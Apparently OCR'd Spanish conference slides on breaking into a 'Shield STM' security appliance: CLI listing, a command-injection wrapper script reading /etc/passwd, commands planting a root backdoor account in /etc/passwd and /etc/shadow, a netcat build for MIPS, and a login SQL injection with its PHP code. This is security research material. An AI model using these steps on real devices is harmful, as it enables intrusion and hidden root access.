
¿Ejecutará la aplicación comandos propios o del sistema?

```
Shield STM Appliance Appliance
shield>help

 show date
 show version
 show cpu
 show mem
 show proc
 show ip
 show webui config
 show signatures version
 set date <MMDDhhmmyyyy> [<TZ>]
 set webui port <port>
 set webui passwd <passwd>
 set console passwd
 set ip <ip> <mask> <gateway>
 enable [dpi|ssh|ntp]
 disable [dpi|ssh|ntp]
 clear logs
 update firmware
 update signatures
 factoryreset
 restart-services
 reset
 shutdown
 run diagnostics
 list timezones
 ping
 download firmware <url>
 install firmware
 exit

shield>
```

Análisis: SSH




Análisis: SSH




Análisis: Panel Web

¿Estarán bien filtradas las llamadas al sistema?



Análisis: Panel Web




Análisis: Panel Web

Repetimos el mismo proceso para sacar un listado de ficheros:

- ls / -R > /tmp/salida
  - Ruta web: /home/stm/www/htdocs/shield/
- Redirigimos la salida a una ruta accesible vía web
  - Leemos de forma más fácil con un GET

```
MacBook-Pepelux:~ pepelux$ ./stm.sh
Usage:  ./stm.sh COMMAND SHOW_RESPONSE
    Examples:  ./stm.sh "cat /etc/passwd" 1
               ./stm.sh "cp /etc/passwd /etc/passwd.cop" 0
MacBook-Pepelux:~ pepelux$
```

Análisis: Panel Web



Análisis: Panel Web

Cabe la posibilidad de que el SSH no esté activo

```
enable_ssh()
{
    echo "Enabling SSH..."
    sqlite3 /home/stm/www/htdocs/shield/DB/stm.db "UPDATE DEVICE_SETTINGS SET VAL=1 WHERE NAME='EnableSSH'"
    stmconfig 3
}
```

O que no sepamos la contraseña de acceso

$ ./stm.sh "echo 'pepelux:x:0:0:root:/root:/bin/sh'>>/etc/passwd" 0

$ ./stm.sh "echo 'pepelux:\$1\$iZkveuzd\$KV.232Z0uQ1TqNQxGiMne.:10933:0:99999:7:::'>>/etc/shadow" 0 (pass 123456)

Análisis: Panel Web

Si no tenemos acceso por SSH

Podemos compilar netcat para MIPS (en este caso *Little Endian*)

- Toolchains para MIPS LE:

  http://download1.dd-wrt.com/dd-wrtv2/downloads/toolchains/toolchains.tar.xz

- Versión simplificada de Netcat:


  http://download.savannah.gnu.org/releases/netkitty/nk-1.9.tar.gz

- Compilando la aplicación:

  $ mipsel-linux-uclibc-gcc -static -o nk-mips nk.c

Análisis: Panel Web

Si no tenemos acceso por SSH



Análisis: Panel Web

SQL Injection al autenticar el usuario

```
$obj = WebUsers::getConfig();
$dev_settings = DeviceSettingsModel::getInstance();
$session_timeout = $dev_settings->get(DeviceSettingsModel::$SESSION_TIMEOUT);
$pass = $obj -> getUserPassword($_POST["UNAME"]);
//$user_name = $obj -> getUserDetails($_POST["UNAME"]);
$user_name = "admin";
```

```
public function getUserPassword($Uname) {
    $dbh = DB_Handle::Connect();
        $result = $dbh->query("SELECT password FROM WEBUSERS WHERE username='$Uname'");
        $row = $result->fetchArray();
        return $row[0];
}
```

SQL Injection en UNAME

Análisis: Panel Web


Análisis del fichero de autenticación

- View/login.php
  - include(“../Control/web_users.php”);
- Control/web_users.php
  - include(“../Model/db_mgr.php”);
- Model/db_mgr.php
  - private static $DB_FILE_ACTIVE = "../DB/stm.db";

Una BBDD en SQLite accesible desde la URL … tendrá un .htaccess, ¿no?

Análisis: Panel Web

BBDD en SQLite



Análisis: Panel Web


Análisis del código PHP

Compara el password en MD5 de la BBDD con el password MD5 ya generado ¿WTF?

```
POST /view/login.php HTTP/1.1
Host: 192.168.1.222
